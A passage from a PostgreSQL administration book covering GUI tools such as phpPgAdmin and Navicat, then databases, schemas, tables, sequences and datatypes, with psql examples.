If you'd like to use pgAdmin III on a Unix-based platform, you first need to download it from the pgAdmin Web site (`http://www.pgadmin.org/`) or from the appropriate directory within the PostgreSQL FTP server (`http://www.postgresql.org/ftp/`). Offering binaries for Fedora Core 4, FreeBSD, Mandriva Linux, OS X, and Slackware, in addition to the source code, you're guaranteed to be able to use pgAdmin III regardless of platform. If you're using Windows, pgAdmin III is bundled and installed along with the PostgreSQL server download; therefore, no special installation steps are necessary for this platform.

phpPgAdmin

Managing your database using a Web-based administration interface can be very useful because it not only enables you to log in from any computer connected to the Internet, but also enables you to easily secure the connection using SSL. Additionally, not all hosting providers allow users to log in to a command-line interface, nor connect remotely through any but a select few, well-defined ports, negating the possibility that a client-side application could be easily used. For all of these reasons and more, you might consider installing a Web-based PostgreSQL manager. While there are several such products, the most prominent is phpPgAdmin, an open source, Web-based PostgreSQL administration application written completely in PHP.

Modeled after the extremely popular phpMyAdmin (`http://www.phpmyadmin.net/`) application (used to manage the MySQL database), phpPgAdmin has been in active development since 2002, and is presently collaboratively developed by a team of seven. It supports all of the features one would expect of such an application, including the ability to manage users and databases, generate reports and view server statistics, import and export data, and much more. For instance, Figure 27-2 depicts the interface you'll encounter when viewing the schemas found within the example `corporate` database.

Schema	Owner	Actions			Comment
employee	websiteuser	Drop	Privileges	Alter	
hr	postgresroot	Drop	Privileges	Alter	
internal	postgresroot	Drop	Privileges	Alter	
newsletter	postgresroot	Drop	Privileges	Alter	

Create schema

Figure 27-2. *Viewing the corporate database's schemas*

Note phpPgAdmin requires PHP 4.1 or greater, and supports all versions of PostgreSQL 7.0 and greater.

Availability

phpPgAdmin is freely available for download and use under the GNU GPL license. To install phpPgAdmin, proceed to the phpPgAdmin Web site (`http://phppgadmin.sourceforge.net/`) and download the latest stable version. It is compressed using three different formats, bz2, gz, and zip,

so download the version that's most convenient to your platform and uncompress it to an appropriate location within the Web server document root.

Next, open the `conf/config.inc.php-dist` file, located in this newly uncompressed directory (which at the time of writing is titled `phpPgAdmin`), and save it as `config.inc.php` to the same directory. Open a Web browser and proceed to the phpPgAdmin home directory—for example, `http://www.example.com/phpPgAdmin/index.php`. You will be presented with a welcome screen, which prompts for a username, password, choice of language, and a target server (provided more than one was defined within the `config.inc.php` file; open this file for more details).

This interface prompts you for a username and password, referring to one of the accounts created within the PostgreSQL server. For security reasons, you cannot log in without a password, nor with the usernames `administrator`, `pgsql`, `postgresql`, or `root`, as this presumes you're attempting to log in using the superuser account and therefore could be transmitting the password in an unencrypted format. Because the `config.inc.php` file can store information for any number of PostgreSQL servers via the `$conf['servers']` configuration array, you'll be able to choose which server to connect to using the Server drop-down list box. You can also change the interface's language. At the time of writing, phpPgAdmin supports 26 different languages, including English, Spanish, Italian, and Romanian, to name a few.

If you've already gone ahead and tried to log in, depending upon how your PostgreSQL installation is configured, you might have been surprised to learn that you are allowed in even if you entered an incorrect or blank password. This is not a flaw in phpPgAdmin, but rather is a byproduct of PostgreSQL's default configuration of using trust-based authentication! See Chapter 29 for more information about how to modify this feature.

Navicat

Navicat is a commercial PostgreSQL database administration client application that presents a host of user-friendly tools through a rather slick interface. Under active development for several years, Navicat offers users a feature-rich and stable solution for managing all aspects of the database server. Navicat offers a number of compelling features:

- An interface that provides easy access to 10 different management features, including backups, connections, data synchronization, reporting, scheduled tasks, stored procedures, structure synchronization, tables, users, and views.
- Comprehensive user management features, including a unique tree-based privilege administration interface that allows you to quickly add and delete database, table, and column rights.
- A mature, full-featured interface for creating and managing views.
- Most tools offer a means for managing the database by manually entering the command, as one might via the psql client, and a wizard for accomplishing the same via a point-and-click interface.

Figure 27-3 depicts Navicat's data-viewing interface.




Figure 27-3. *Viewing the contents of corporate.hr.employee*

Availability

Navicat is a product of PremiumSoft CyberTech Ltd. and is available for download at `http://www.navicat.com/`. Unlike the previously discussed solutions, Navicat is not free, and at the time of writing costs $129, $79, and $75 for the enterprise, standard, and educational versions, respectively. You can download a fully functional 30-day evaluation version. Binary packages are available for Microsoft Windows, Mac OS X, and Linux platforms.

Summary

You need to have a capable utility at your disposal to effectively manage your PostgreSQL server. Regardless of whether your particular situation or preference calls for a command-line or graphical interface, this chapter demonstrated that you have a wealth of options at your disposal.

The next chapter discusses how PostgreSQL organizes its data hierarchies, introducing the concepts of clusters, databases, schemas, and tables. You'll also learn about the many datatypes PostgreSQL supports for representing a wide variety of data, how table attributes affect the way tables operate, and how to enforce data integrity.

CHAPTER 28

From Databases to Datatypes

Taking time to properly design your project's data model is key to its success. Neglecting to do so can have dire consequences not only on storage requirements, but also on application performance, maintainability, and data integrity. In this chapter, you'll become better acquainted with the many facets of the hierarchy of objects within PostgreSQL. By its conclusion, you will be familiar with the following topics:

- The difference between the various levels of the PostgreSQL hierarchy, including clusters, databases, schemas, and tables.
- The purpose and range of PostgreSQL's supported datatypes. To facilitate reference, these datatypes are broken into four categories: date and time, numeric, textual, and Boolean.
- PostgreSQL's table attributes, which serve to further modify the behavior of tables and their columns.
- How to use advanced concepts, such as constraints and domains, to help further enforce data integrity.

Working with Databases

While most people think of a database as a single entity, the truth is that a single installation of PostgreSQL can handle many unique databases at the same time. This collection of databases is technically referred to as a *cluster*. In this section, we look at how to manipulate databases within a cluster.

Default Databases

By default, a PostgreSQL cluster comes with two template databases, `template0` and `template1`. These databases contain all of the basic information that is needed to create new databases on the system. When you initially connect to a new installation of PostgreSQL, you'll want to connect to the `template1` database and use that to create a new database. If there are schema objects or extensions that you need to load into PostgreSQL that you want all future databases to have access to, you can load them into the `template1` database. The `template0` database is mainly provided as a backup in case you manage to modify your `template1` database in a manner that cannot be corrected.

Creating a Database

There are two common ways to create a database. Perhaps the easiest is to create it using the `CREATE DATABASE` command from within the `psql` client:

```
template1=# CREATE DATABASE company;
CREATE DATABASE
```

You can also create a database via the `createdb` command-line tool:

```
]$ createdb company
CREATE DATABASE
]$
```

Common problems that lead to failed database creation include insufficient or incorrect permissions, or an attempt to create a database that already exists.

Connecting to a Database

Once the database has been created, you can connect to it with the `\c` `psql` command:

```
template1=# \c company
You are now connected to database "company".
company=#
```

Alternatively, you can connect directly into that database when logging in via the `psql` client by passing its name on the command line, like so:

```
]$ psql company
```

In both cases, you'll immediately have the database tables and data at your disposal upon executing each command.

Deleting a Database

You delete a database in much the same fashion as you create one. You can delete it from within the `psql` client with the `DROP DATABASE` command:

```
company=# DROP DATABASE company;
ERROR:  cannot drop the currently open database
```

You should be aware that you cannot drop a database that is currently being accessed. If you are connected to the database, you must first connect to another database before the `DROP` command will work:

```
company=# \c template1
You are now connected to database "template1".
template1=# DROP DATABASE company;
DROP DATABASE
template1=#
```

Alternatively, you can delete it with the `dropdb` command-line tool:

```
]$ dropdb company
DROP DATABASE
]$
```

Modifying Existing Databases

You can also modify certain aspects of a database by using the ALTER DATABASE command. One such example would be that of renaming an existing database:

```
template1=# ALTER DATABASE company RENAME TO testing;
ALTER DATABASE
template1=#
```

As with the DROP DATABASE command, you cannot rename a database that has any active connections. Although you can modify other attributes of a database, the ALTER DATABASE command has contained different options in every release since it was added in 7.3, and there will be additional changes in 8.1 as well, so we will refer you to the documentation for your specific version for a complete list of options.

■ **Tip** You may have noticed that this text often uses all uppercase text for SQL keywords such as ALTER, DATABASE, and RENAME. This is not mandatory; you could accomplish all of the examples in this book using lowercase commands. However, using all uppercase is fairly common practice, and your code will be much more readable if you follow this convention.

Working with Schemas

Schemas contain a collection of tables, views, functions, and other types of objects, within a single database. Unlike with multiple databases, multiple schemas within a database are designed to allow any user to easily access any of the objects within any of the schemas in the database, as long as they have the proper permissions. A few of the reasons you might want to use schemas include:

- To organize database objects into logical groups to make them more manageable
- To allow multiple users to work within one database without interfering with each other
- To put third-party applications into separate schemas so that they do not collide with the names of existing objects in your database

The commands discussed in this section will help you get started using schemas.

Creating Schemas

You can use the CREATE SCHEMA command to create new schemas:

```
CREATE SCHEMA rob;
```

Altering Schemas

You can change the name of a schema by using the `ALTER SCHEMA` command:

```
ALTER SCHEMA rob RENAME TO robert;
```

Dropping Schemas

Dropping a schema is done through the `DROP SCHEMA` command. By default, you cannot drop a schema that contains any objects. You can control this by using the `CASCADE` or `RESTRICT` keywords:

```
DROP SCHEMA robert CASCADE;
```

The Schema Search Path

Once you begin adding schemas into your database, you will quickly begin to realize that working with multiple schemas can be a pain when you have to reference every object with a fully qualified *schemaname*.*tablename* notation. To get around this problem, PostgreSQL supports a schema search path setting akin to the search paths used for executables and libraries in most operating systems. In order for the operating system to find an executable or library, you first have to tell it where to look by giving it a list of directories that could contain the item of interest. Then, you have to place the item into one of these directories. The same applies to the PostgreSQL search path.

When you reference a table with an unqualified name, PostgreSQL searches through the schemas listed in the search path until it finds a matching table. You can view the current search path with the following command:

```
rob=# show search_path;
```

Running this command will show the search path:

```
 search_path
--------------
 $user,public
(1 row)
```

The default search path is equivalent to a schema with the same name as the current user, and then the public schema, which is the default schema created for all databases. You can change the search path by issuing a `set` command, like so:

```
set search_path="$user",public,mynewschema;
```

This would add the schema `mynewschema` into the search path, and allow any tables, views, or other system objects to be referenced unqualified. Consider the following command that lists all `customer` tables in the search path:

```
company=# \dt *.customer
```

As you can see, the new schema is included in the results:

```
           List of relations
   Schema    |   Name   | Type  | Owner
-------------+----------+-------+-------
 mynewschema | customer | table | rob
 public      | customer | table | rob
(2 rows)
```

This example shows two tables named `customer` located in the `company` database. The first table is in the schema we created called `mynewschema`, and the second table is in the default schema called `public`. Remember that the `public` schema is automatically created for you and that, by default, all tables will be created within that schema unless you designate otherwise.

Working with Tables

This section demonstrates how to create, list, review, delete, and alter tables in PostgreSQL.

Creating a Table

A table is created using the `CREATE TABLE` statement. A vast number of options and clauses specific to this statement are available, but it seems a bit impractical to introduce them all in what is an otherwise informal introduction. Instead, we'll introduce various features of this statement as they become relevant in future sections. The purpose of this section is to demonstrate general usage. As an example, let's create an `employee` table for the `company` database:

```
company=# CREATE TABLE employee (
company(#    empid SERIAL UNIQUE NOT NULL,
company(#    firstname VARCHAR(40) NOT NULL,
company(#    lastname VARCHAR(40) NOT NULL,
company(#    email VARCHAR(80) NOT NULL,
company(#    phone VARCHAR(25) NOT NULL,
company(#    PRIMARY KEY(empid)
company(# );
NOTICE:  CREATE TABLE will create implicit sequence "employee_empid_seq"
for serial column "employee.empid"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "employee_pkey"
for table "employee"
CREATE TABLE
```

You can always go back and alter a table structure after it has been created. Later in the chapter, the section "Altering a Table Structure" demonstrates how this is accomplished via the `ALTER TABLE` statement. You will notice that creating this table produces several notices about things like sequences and indexes. Don't worry about these for now—the meaning of `SERIAL`, `UNIQUE`, `NOT NULL`, and so on will be described later in the chapter.

■ **Tip** You can choose whatever naming convention you prefer when declaring PostgreSQL tables. However, you should choose one format and stick with it (for example, all lowercase and singular). Take it from experience, constantly having to look up the exact format of table names because a set format was never agreed upon can be quite annoying.

As you read earlier in the discussion of schemas, you can also create a table in a schema other than the default schema. To do so, simply prepend the table name with the desired schema name, like so: *schemaname*.*tablename*.

Copying a Table

Creating a new table based on an existing one is a trivial task. The following query produces a copy of the `employee` table, naming it `employee2`:

```
CREATE TABLE employee2 AS SELECT * FROM employee;
```

The new table, `employee2`, will be added to the database. Be aware that while the new table may look like an exact copy of the `employee` table, it will not contain any default values, triggers, or constraints that may have existed in the original table (these are covered in more detail later in this chapter as well as in Chapter 34).

Sometimes you might be interested in creating a table based on just a few columns found in an existing table. You can do so by simply specifying the columns within the `CREATE SELECT` statement:

```
CREATE TABLE employee3 AS SELECT firstname,lastname FROM employee;
```

Creating a Temporary Table

Sometimes it's useful to create tables that have a lifetime that is only as long as the current session. For example, you might need to perform several queries on a subset of a particularly large table. Rather than repeatedly run those queries against the entire table, you can create a temporary table for that subset and then run the queries against the smaller temporary table instead. This is accomplished by using the `TEMPORARY` keyword (or just `TEMP`) in conjunction with the `CREATE TABLE` statement:

```
CREATE TEMPORARY TABLE emp_temp AS SELECT firstname,lastname FROM employee;
```

Temporary tables are created in the same way as any other table would be, except that they're stored in a temporary schema, typically something like `pg_temp_1`. This handling of the temporary schema is done automatically by the database, and is mostly transparent to the end user.

By default, temporary tables last until the end of the current user session; that is, until you disconnect from the database. Sometimes, however, it can be handy to keep a temporary table around only until the end of the current transaction. (Well go into more detail on transactions in Chapter 36; for now, you can think of them as a grouped set of operations, designated by the `BEGIN` and `COMMIT` keywords.) You can do this by using the `ON COMMIT DROP` syntax:

```
CREATE TEMPORARY TABLE emp_temp2 (
   firstname VARCHAR(25) NOT NULL,
   lastname VARCHAR(25) NOT NULL,
   email VARCHAR(45) NOT NULL
)    ON COMMIT DROP ;
```

Remember that this is only useful when used within `BEGIN` and `COMMIT` commands; otherwise, the table will be silently dropped as soon as it is created.

■ **Note** In PostgreSQL, ownership of the `TEMPORARY` privilege is required to create temporary tables. See Chapter 29 for more details about PostgreSQL's privilege system.

Viewing a Database's Available Tables

You can view a list of the tables made available to a database with the `\dt` command:

```
company=# \dt
```

The result of running this command would look something like this:

```
         List of relations
 Schema |   Name   | Type  | Owner
--------+----------+-------+-------
 public | employee | table | rob
(1 row)
```

Viewing Table Structure

You can view a table structure by using the `\d` command along with the table name:

```
company=# \d employee
```

This produces results similar to the following:

```
            Table "public.employee"
  Column   |         Type          |   Modifiers
-----------+-----------------------+----------------
 empid     | integer               | not null
 firstname | character varying(25) | not null
 lastname  | character varying(25) | not null
 email     | character varying(45) | not null
 phone     | character varying(10) | not null
Indexes:
    "employee_pkey" PRIMARY KEY, btree (empid)
```

Deleting a Table

Deleting, or dropping, a table is accomplished via the DROP TABLE statement. Its syntax follows:

```
DROP TABLE tbl_name [, tbl_name...] [ CASCADE | RESTRICT ]
```

For example, you could delete your employee table as follows:

```
DROP TABLE employee;
```

You could also simultaneously drop the employee2 and employee3 tables created in previous examples like so:

```
DROP TABLE employee2 employee3;
```

By default, dropping a table removes any constraints, indexes, rules, and triggers that exist for the table specified. However, to drop a table that is referenced by a foreign key (see the "REFERENCES" section later in the chapter for more information) in another table, or by a view, you must specify the CASCADE parameter, which removes any dependent views entirely. However, it removes only the foreign-key constraint in the other tables, not the tables entirely.

Altering a Table Structure

You'll find yourself often revising and improving your table structures, particularly in the early stages of development. However, you don't have to go through the hassle of deleting and re-creating the table every time you'd like to make a change. Rather, you can alter the table's structure with the ALTER statement. With this statement, you can delete, modify, and add columns as you deem necessary. Like CREATE TABLE, the ALTER TABLE statement offers a vast number of clauses, keywords, and options. You can look up the gory details in the PostgreSQL manual on your own. This section offers several examples intended to get you started quickly.

Let's begin with adding a column. Suppose you want to track each employee's birth date with the employee table:

```
ALTER TABLE employee ADD COLUMN birthday TIMESTAMPTZ;
```

Whoops! You forgot the NOT NULL clause. You can modify the new column as follows:

```
ALTER TABLE employee ALTER COLUMN birthday SET NOT NULL;
```

Most people don't know what time they were born, so changing the datatype to a DATE would be more appropriate. In previous versions of PostgreSQL, this would have meant going through the trouble of creating a new column, updating it, dropping the old column, and then renaming the new column. Fortunately, as of PostgreSQL 8.0, you can now do it simply, using the ALTER TYPE command:

```
ALTER TABLE employee ALTER COLUMN birthday TYPE DATE;
```

Of course, now that it is a date column, maybe it would be better served to change the name of the column to birthdate. This is done with the RENAME command:

```
ALTER TABLE employee RENAME COLUMN birthday TO birthdate;
```

Finally, after all that, you decide that it really isn't necessary to track the employee's birth date. Go ahead and delete the column:

```
ALTER TABLE employee DROP COLUMN birthdate;
```

Working with Sequences

Sequences are special database objects created for the purpose of assigning unique numbers for input into a table. Sequences are typically used for generating primary key values, especially in cases where you need to do multiple concurrent inserts but need the keys to remain unique. Let's now look at how to work with sequences.

Creating a Sequence

The syntax for creating a sequence is as follows:

```
CREATE [ TEMPORARY | TEMP ] SEQUENCE name
    [ INCREMENT [ BY ] increment ]
    [ MINVALUE minvalue | NO MINVALUE ]
    [ MAXVALUE maxvalue | NO MAXVALUE ]
    [ START [ WITH ] start ] [ CACHE cache ] [ [ NO ] CYCLE ]
```

The `TEMPORARY` and `TEMP` keywords indicate that the sequence should be created only for the existing session and then dropped on session exit. By default, a sequence increments one at a time, but you can change this by using the optional `INCREMENT BY` keywords. The `MINVALUE` and `MAXVALUE` keywords work as expected, supplying a minimum and maximum value for the sequence to generate. The default values are `1` and `263` (roughly 9 million trillion) – 1. The `START WITH` keywords allow you to specify an initial number for the sequence to begin with other than `1`. The `CACHE` option allows you to specify a number of sequence values to be pre-allocated and stored in memory for faster access. Finally, the `CYCLE` and `NO CYCLE` options control whether the sequence should wrap around to the starting value once `MAXVALUE` has been reached, or should throw an error, which is the default behavior.

Modifying Sequences

You can modify the majority of values of a sequence by using the `ALTER SEQUENCE` command. The syntax is as follows:

```
ALTER SEQUENCE name [ INCREMENT [ BY ] increment ]
    [ MINVALUE minvalue | NO MINVALUE ]
    [ MAXVALUE maxvalue | NO MAXVALUE ]
    [ RESTART [ WITH ] start ] [ CACHE cache ] [ [ NO ] CYCLE ]
```

As you can see, the `ALTER SEQUENCE` command follows the same structure as the `CREATE SEQUENCE` command, and its keywords match those of the former command as well. Additionally, starting in PostgreSQL 8.1, you can issue the following command to change which schema a sequence is located in:

```
ALTER SEQUENCE name SET SCHEMA new_schema
```

Sequence Functions

The primary interaction with sequences is handled through several sequence-manipulation functions. The functions allow you to retrieve and manipulate the values within a sequence.

nextval

The `nextval` function is used to generate the next value of a sequence. We'll discuss functions more in Chapter 33, but for now the syntax should be straightforward enough:

```
SELECT nextval('sequence_name');
```

currval

The `currval` function is used to determine the most recently obtained value of a sequence on the given connection. This assumes you have called `nextval` at least once during the session; otherwise, `currval` will fail. The syntax follows that of `nextval`:

```
SELECT currval ('sequence_name');
```

lastval

The `lastval` function, new in PostgreSQL 8.1, operates similarly to `currval`, except that instead of explicitly stating the sequence to be called against, `lastval` automatically returns the value of the last sequence `nextval` was called against:

```
SELECT lastval();
```

This makes it a little easier to manipulate tables, because you can insert into a table and retrieve the generated serial key value without having to know the name of the sequence. Like `currval`, calling `lastval` in a session where `nextval` has not been called will generate an error.

setval

The last of the sequence-manipulation functions, `setval` is used to set a sequence's value to a specified number. The `setval` function actually offers two different syntaxes, the first of which follows:

```
SELECT setval('sequence_name',value);
```

This version of `setval` is fairly straightforward, setting the named sequence's value to `value`. Once `setval` has been executed in this way, subsequent `nextval` calls will begin returning the next value based on the sequence definition. For example, if you call `setval` on a sequence and give it a value of `2112`, calling `nextval` on the sequence will return `2113`, and then increase from there. Optionally, you can pass in a third value to `setval` to control this behavior, using the following syntax:

```
SELECT setval('sequence_name', value, is_called);
```

In this form, the `value` determines if the sequence will treat the number passed in as having been called before. By setting `is_called` as `TRUE`, you achieve the same behavior as the two-parameter form of `setval`; however, by setting `is_called` as `FALSE`, the sequence will start

with the number passed into `setval` rather than the next value in the sequence. For example, if passed in with a value of `2112` and `is_called` set to `FALSE`, calling `nextval` will first return `2112` and then increase from there.

Deleting a Sequence

To delete a sequence, simply use the `DROP SEQUENCE` command:

```
DROP SEQUENCE name [, ...] [ CASCADE | RESTRICT ]
```

The `DROP SEQUENCE` command allows you to enter one or more sequence names to be dropped in a given command. The `CASCADE` and `RESTRICT` keywords function just like with other objects; if `CASCADE` is specified, any dependent objects will be dropped automatically; if `RESTRICT` is specified, PostgreSQL will refuse to drop the sequence.

Datatypes and Attributes

It makes sense that you would want to wield some level of control over the data placed into each column of a PostgreSQL table. For example, you might want to make sure that the value doesn't surpass a maximum limit, fall out of the bounds of a specific format, or even constrain the allowable values to a predefined set. To help in this task, PostgreSQL offers an array of datatypes that can be assigned to each column in a table. Each datatype forces the data to conform to a predetermined set of rules inherent to that datatype, such as size, type (string, integer, or decimal, for instance), and format (ensuring that it conforms to a valid date or time representation, for example).

The behavior of these datatypes can be further tuned through the inclusion of attributes. This section introduces PostgreSQL's supported datatypes, as well as many of the commonly used attributes. Because many datatypes support the same attributes, the definitions are grouped under the heading "Datatype Attributes" rather than presented for each datatype. Any special behavior will be noted as necessary, however.

PostgreSQL also offers the ability to create composite types and domains. A *composite type* is, in simple terms, a list of base types with associated field names. *Domains* are also derived from other types, but are based on a particular base type. However, they usually have some type of constraint that limits their values to a subset of what the underlying base type would allow. We will cover both of these features in this section as well.

Datatypes

Because PostgreSQL enables users to create their own custom types, any discussion of PostgreSQL's datatypes is bound to be incomplete. For purposes of the discussion here, we will cover the most common datatypes, offering information about the name, purpose, format, and range of each. If you would like more information on other datatypes offered by PostgreSQL, such as the `inet` type used for holding IP information, or the `bytea` type used for holding binary data, be sure to reference Chapter 8, "Data Types," of the PostgreSQL online manual. To facilitate later reference of the material here, this section breaks down the datatypes into four categories: date and time, numeric, string, and Boolean.

Date and Time Datatypes

Numerous types are available for representing time- and date-based data. The TIME, TIMESTAMP, and INTERVAL datatypes can be declared with a precision value using the optional (p) argument. This argument specifies the number of fractional digits retained in the seconds field.

DATE

The DATE datatype is responsible for storing date information. By default, PostgreSQL displays DATE values in a standard YYYY-MM-DD format, although the values can be inserted using strings in a variety of different formats. For example, both '20040810' and '2004-08-10' would be accepted as valid input.

The range for the DATE datatype is 4713 BC to 32767 AD, and the storage requirement is 4 bytes.

■ **Note** For all date and time datatypes, PostgreSQL accepts any type of nonalphanumeric delimiter to separate the various date and time values. For example, '20040810', '2004*08*10', '2004, 08, 10', and '2004!08!10' are all the same as far as PostgreSQL is concerned.

TIME [(p)] [without time zone]

The TIME datatype is responsible for storing time information. The TIME datatype can take input in a number of string formats. The formats '04:05:06.789', '04:05 PM', and '040506' are all examples of valid time input. The range for the TIME datatype is from 00:00:00.00 to 23:59:59.99, and the storage requirement is 8 bytes.

The following is an example of using the (p) argument in psql:

```
company=# SELECT '12:34:56.543'::time(2);
    time
-------------
 12:34:56.54
```

As you can see from the example, we cast the value to a time(2), meaning the time value will be stored only to the last two digits of precision. Normally, you do not have to worry about precision, because by default there is no explicit bound.

TIME [(p)] WITH TIME ZONE

The TIME datatype is responsible for storing time information along with time zone information. The TIME datatype can take input in a number of string formats. The formats '04:05:06.789 PST', '04:05 PM', and '040506-08' are all examples of valid time input. The range for the TIME datatype is from 00:00:00.00 to 23:59:59.99, and the storage requirement is 8 bytes.

■ **Tip** For datatypes WITH TIME ZONE, if a time zone is not specified, the default system time zone is used. You can view the system time zone with the SHOW TIMEZONE command.

TIMESTAMP [(p)] [without time zone]

The TIMESTAMP datatype is responsible for storing a combination of date and time information. Like DATE, TIMESTAMP values are stored in a standard format, YYYY-MM-DD HH:MM:SS; the values can be inserted in a variety of string formats. For example, both '20040810 153510' and '2004-08-10 15:35:10' would be accepted as valid input. The range for the TIMESTAMP datatype is 4713 BC to 5874897 AD. The storage requirement is 8 bytes

TIMESTAMP [(p)] WITH TIME ZONE

The TIMESTAMP WITH TIME ZONE datatype, often referred to as just TIMESTAMPTZ, is responsible for storing a combination of date and time information along with time zone information. Like DATE, TIMSTAMPTZ values are stored in a standard format, YYYY-MM-DD HH:MM:SS+TZ; the values can be inserted in a variety of string formats. For example, both '20040810 153510' and '2004-08-10 15:35:10+02' would be accepted as valid input. The range for the TIMESTAMP WITH TIME ZONE datatype is 4713 BC to 5874897 AD. The storage requirement is 8 bytes

INTERVAL [(p)]

The INTERVAL datatype is responsible for holding time intervals. The format for INTERVAL data can take the form of either explicitly declared intervals or implied intervals. For example, '4 05:01:02' and '4 days 5 hours 1 min 2 sec' are equivalent, valid input formats. Valid units for the INTERVAL type include second, minute, hour, day, week, month, year, decade, century, and millennium (and their plurals). The range for the INTERVAL type is -178000000 years to 178000000 years and the storage requirement is 12 bytes.

Here's the generic syntax of INTERVAL:

quantity unit [*quantity unit*...]

Numeric Datatypes

Numeric datatypes consist of 2-, 4-, and 8-byte integers, 4- and 8-byte floating-point numbers, and selectable-precision decimals.

SMALLINT

The SMALLINT datatype offers PostgreSQL's smallest integer range, supporting a range of -32,768 to 32,767. It is also referred to as INT2. The storage requirement is 2 bytes.

INTEGER

The INTEGER datatype is the usual choice for integer type, supporting a range of -2,147,483,648 to 2,147,483,647. It is also referred to as INT or INT4. The storage requirement is 4 bytes.

BIGINT

The BIGINT datatype offers PostgreSQL's largest integer range, supporting a range of -9,223,372,036,854,775,808 to 9,223,372,036,854,775,807. It is also referred to as INT8. The storage requirement is 8 bytes.

NUMERIC (P,(S))

The NUMERIC datatype can store numbers with up to 1,000 digits of precision, and will perform calculations exactly. It is normally recommended that you store monetary values in this datatype, though you should be aware that arithmetic on NUMERIC values may be slow relative to the other numeric types. The NUMERIC type can be declared with an optional precision and scale. The precision is the total number of digits on both sides of the decimal, whereas the scale is the total number of digits to the right of the decimal. For example, the value 123.45 would be represented as numeric(5,2). If you attempt to insert a number that is too large, PostgreSQL rounds the number to a legal value for INSERT; for example, inserting 123.456 into the above representation would be stored as 123.46. You should also be aware that you can declare NUMERIC without a scale, which implies 0 for the scale, or without either a scale or precision, which implies no limits, although this latter practice is not recommended, for performance reasons.

The storage requirement for NUMERIC varies depending on the number being stored. The basic formula is 4 bytes for a variable-length header, 4 bytes for a numeric header, and 2 bytes for every 4 decimal digits, but even 0 requires 8 bytes.

■ **Note** The DECIMAL(P,(S)) type is equivalent to the NUMERIC type.

REAL

The REAL datatype is an inexact, variable-precision, floating-point number. On most platforms it has a range of at least 1E-37 to 1E+37 and supports a precision of at least six decimal places. Using the NUMERIC datatype rather than REAL is usually recommended, because REAL stores numbers in an inexact, though standards-compliant, way. The storage requirement is 4 bytes.

DOUBLE PRECISION

The DOUBLE PRECISION datatype is a variable-precision, floating-point number, supporting a range of around 11E-307 to 1E+308 and a precision of at least 15 digits. The storage requirement is 8 bytes.

FLOAT [(p)]

The FLOAT datatype is a SQL-standard notation for specifying inexact numeric types. FLOAT takes an optional argument, (p), which signifies the minimum acceptable precision in binary digits. PostgreSQL interprets FLOAT(1) to FLOAT(24) as the REAL datatype, and FLOAT(25) to FLOAT(53) as the DOUBLE PRECISION datatype.

■ **Note** REAL, DOUBLE PRECISION, and FLOAT also accept three special values in addition to ordinary numeric values. Those values represent the IEEE 754 special values of 'Infinity', '-Infinity' (negative infinity), and 'NaN' (not a number). On input, these strings are recognized in a case-insensitive manner.

SERIAL

The SERIAL type is not a true type, but is actually a notational convenience for setting up auto-incrementing identifier columns. In PostgreSQL 8.0, specifying

```
CREATE TABLE tblname (
    colname SERIAL
);
```

is the equivalent of:

```
CREATE TABLE tblname (
    colname INTEGER DEFAULT nextval('tblname_colname_seq') NOT NULL
);
```

Both cases create an INTEGER column and arrange for its value to be assigned from a sequence generator, with the difference being that the SERIAL syntax also attempts to create the sequence automatically upon table creation, rather than having to create the sequence manually. Conversely, sequences created via the SERIAL syntax will also be dropped automatically if the column or table is dropped.

Normally, when creating a SERIAL column, you also want to specify a UNIQUE or PRIMARY KEY constraint to prevent duplicate values from being inserted by accident, but this is not automatic. Primary keys are explained a bit later, in the "PRIMARY KEY" section.

Since the SERIAL type is implemented using the INTEGER type, it can only hold up to 2,147,483,647 values. While this is usually enough for most applications, if you expect that you will need more identifiers, you can use the type BIGSERIAL. BIGSERIAL behaves in all the same respects as SERIAL, except that it uses the BIGINT type for its underpinnings, and thus can support a range up to 9,223,372,036,854,775,807 values.

String Datatypes

PostgreSQL's string types are greatly simplified compared to many other database systems, but they are still the basis for storing string data. This section introduces the string types.

CHAR[(length)]

The CHAR datatype offers PostgreSQL's fixed-length string representation. If a string longer than length is inserted, it will produce an error, unless the characters are all spaces, in which case the string will be truncated to length. (This exception, while odd to some, is required by the SQL standard.) If an inserted string does not occupy length spaces, the remaining space will be padded by blank spaces. A CHAR declaration without a length is equivalent to CHAR(1). CHAR is equivalent to the SQL standard CHARACTER(n), and both names can be used interchangeably.

■ **Note** There is also a datatype "char" (note the quotes and lowercase) that is different from CHAR or CHAR(1) in that it uses only 1 byte for storage. It is used internally within the system tables and is not intended for general use. It is mentioned here because some applications and developers may accidentally quote the CHAR attribute, which can lead to unexpected behavior.

VARCHAR[(length)]

The VARCHAR datatype offers PostgreSQL variable-length string representation. If a string longer than length is inserted, it will produce an error, unless the characters are all spaces, in which case the string will be truncated to length. (Again, this exception is required by the SQL standard.) If an inserted string does not occupy length spaces, the remaining space will not be padded; the shorter string will simply be stored as is. VARCHAR without length will accept a string of any size (this is a PostgreSQL extension). VARCHAR is equivalent to the SQL standard CHARACTER VARYING(n), and both names can be used interchangeably.

TEXT

The TEXT datatype also offers a variable-length string representation. The TEXT type accepts strings of any length. Although type TEXT is not in the SQL standard, it is common among database management systems, and is the recommended datatype for strings that do not require an absolute length requirement.

